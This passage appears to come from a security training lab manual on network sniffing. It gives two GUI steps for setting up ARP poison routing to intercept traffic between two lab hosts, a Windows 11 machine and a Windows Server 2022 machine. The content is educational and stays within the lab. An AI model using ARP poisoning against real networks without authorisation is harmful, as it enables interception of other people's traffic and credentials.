Status, IP address, MAC address, Packets ->, <- Packets, MAC address, and IP address. The table is empty.

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
--------	------------	-------------	------------	------------	-------------	------------

16. Click the plus (+) icon, a **New ARP Poison Routing** window appears, from which we can add IPs to listen to traffic.





17. To monitor the traffic between two systems (here, **Windows 11** and **Windows Server 2022**), click to select **10.10.1.11** (Windows 11) from the left-hand pane and **10.10.1.22** (**Windows Server 2022**) from the right-hand pane; click **OK**.




Module 08 – Sniffing

